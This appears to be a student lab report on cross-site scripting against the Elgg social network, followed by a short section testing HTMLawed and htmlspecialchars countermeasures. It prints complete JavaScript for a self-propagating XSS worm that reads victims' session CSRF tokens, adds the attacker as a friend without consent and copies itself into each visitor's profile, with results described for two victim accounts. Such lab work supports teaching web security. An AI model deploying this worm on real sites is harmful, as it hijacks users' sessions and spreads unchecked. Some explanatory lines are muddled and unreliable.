
Samy

About me

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc= "&description=Samy is cool" + "&accesslevel[description]=2"

//Construct the content of your url.
var content=token + ts +userName+desc+guid; //FILL IN
var sendurl="http://ec2-54-209-221-243.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid=47; //FILL IN



//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","ec2-54-209-221-243.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);

}
</script>
```

- Above shows the line being removed
- Now, since we have the JavaScript code in about me section of Samy's profile, and if we did not have this line, as soon as the changes are saved, the JavaScript code is executed and this JavaScript code will enter "Samy is cool" in the about me field of the current session i.e. Samy. This will basically replace the JavaScript code with the string, and hence there won't be any JavaScript code to be executed whenever anyone visits Samy's profile. We can see this result in the screenshot below:
- As we remove this line, we don't check the about me page and our Javascript code and the code is replaced with the string that is supposed to be stored in their chosen victims. Thus, when others visit Samy's file, there is no Javascript code to be executed and resulting to an unsuccessful XXS attack.

Frances Julaton **Cross-Site Scripting (XSS) Attack**



Task 6: Writing a Self-Propagating XSS Worm

Q8

wormcode.js

```
<script id="worm", type="text/javascript" >
    window.onload = function(){
        var userName=elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;



        //worm code
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; //line 1
        var jsCode = document.getElementById("worm").innerHTML; //line 2
        var tailTag = "</" + "script>";  //line 3
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //line 4
        alert(jsCode);

        var desc= "&description=Samy is cool" + wormCode+ "&accesslevel[description]=2"

        //Construct the content of your url.
                var name = "&name="+userName;
        var content=token + ts +userName+desc+guid; //FILL IN
        var sendurl="http://ec2-54-209-221-243.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
        var samyGuid=47; //FILL IN

        if(elgg.session.user.guid!=samyGuid){

            //add friend
            var Ajax=null;
            // var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
            // var token="&__elgg_token="+elgg.security.token.__elgg_token;
            //Construct the HTTP request to add Samy as a friend.
            var friendurl="http://ec2-54-209-221-243.compute-1.amazonaws.com/action/friends/add?friend=47" + ts + token; //FILL IN
            //Create and send Ajax request to add friend
            Ajax=new XMLHttpRequest();
            Ajax.open("GET",friendurl,true);
            Ajax.setRequestHeader("Host","ec2-54-209-221-243.compute-1.amazonaws.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
            Ajax.send();


            //Create and send Ajax request to modify profile
            //var Ajax=null;
            Ajax=new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);
            Ajax.setRequestHeader("Host","ec2-54-209-221-243.compute-1.amazonaws.com");
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

Above is the modified worm code from previous task in order to make the XSS attack self-propagating.

Edit profile

Display name

Samy

About me


```
<script id="worm", type="text/javascript" >
    window.onload = function(){
        var userName=elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        var desc= "&description=Samy is cool" + "&accesslevel[description]=2"


        //worm code
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; //line 1
        var jsCode = document.getElementById("worm").innerHTML; //line 2
        var tailTag = "</" + "script>";  //line 3
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //line 4
        //alert(jsCode);

        //Construct the content of your url.
        var content=token + ts +userName+desc+guid; //FILL IN
        var sendurl="http://ec2-54-209-221-243.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
        var samyGuid=47; //FILL IN

        if(elgg.session.user.guid!=samyGuid){

            //add friend
            var Ajax=null;
            // var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
```

Public


- Above, is the self-propagating Javascript code implemented on the about me section of Samy's profile.

- After saving the changes on this code, we logged out of Samy's account and logged into Boby's account. After that, we visited Samy's profile under Boby's account and returning back to Boby's profile.


Attack on Boby



- Screenshot above is when Boby visits Samy's profile, indicating a Ajax HTTP request being triggered.



- When returning back from Samy's profile, we can see that in the activity section, Boby is now friends with Samy without Boby's consent, showing that the propagation worked.




- Above, shows the result of Boby's profile after visiting Samy's profile with the self-propagating code.


- Above shows that the worm code has arrived at the about me section of Boby's profile in edit mode.

Attack on Charlie

- Logged in into Charlie's account after logging out of Boby's account.
- Above is a screenshot of Charlie's profile before visiting Samy's profile. No modification has been done on Charlie's profile beforehand.



- After visiting Samy's profile and going back to activity, we can see that Charlie is now friends with Samy without Charlie's consent.



- The screenshots above (2 of them) display the worm code has popped up when Charlie visits its own profile and when editing the profile.


- Thus, these attacks show that Charlie's account was affected and this allowed to change the content of Charlie's about me information to the code that is implemented in Samy's about me page. This shows that the attack is self-propagating. These are visible in the screenshots above. Same of these principles apply when Boby's about me section. Thus, Charlie and Boby are now worm carriers.
- If the line if(elgg.session.user.guid!=samyGuid) is removed, the XSS attack will still be successful because Samy will save the code, it will get impacted and save the "Samy

is cool" part along in the about me field. Thus, Samy will never become a victim of the XSS attack.


-

Task 7: Countermeasures


Q9- Activate only the HTMLawed countermeasure but not htmlspecialchars ; visit any of the victim profiles and describe your observations in your report. Make sure that you describe the reason for your observations.



- Screenshot above shows only the HTMLawed countermeasure is present but not htmlspecialchars.





- We can see that when we log into one of the victim's account Charlie, the plugin enabled the display of the entire code rather than it being executed. This is due t the plugin converting the code into data.



- This is also present when the code for displaying cookies is present in the description of Bob's profile.
- The difference we see in the two screenshots above compared to the previous code in task 6 is that the beginning and end script commands are missing. This means that the attack will not be executed because without these tags, the JavaScript code will not compile.

Q10- Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report. Again, make sure that you describe the reason for your observations.





- With both countermeasures off, we can see that when we log into Charlie's account, we can see similar outputs as that with only HTMLawed countermeasure on. This is because HTMLawed filters HTML code against XSS attacks, converting HTML to XHTML, while htmlspecialchars() just encodes the data. As there is no special HTML characters being displayed, we can see similar outcomes in both scenarios.
- These countermeasures ensure that the code input from the user is read as a data not an executable code, preventing XSS attacks.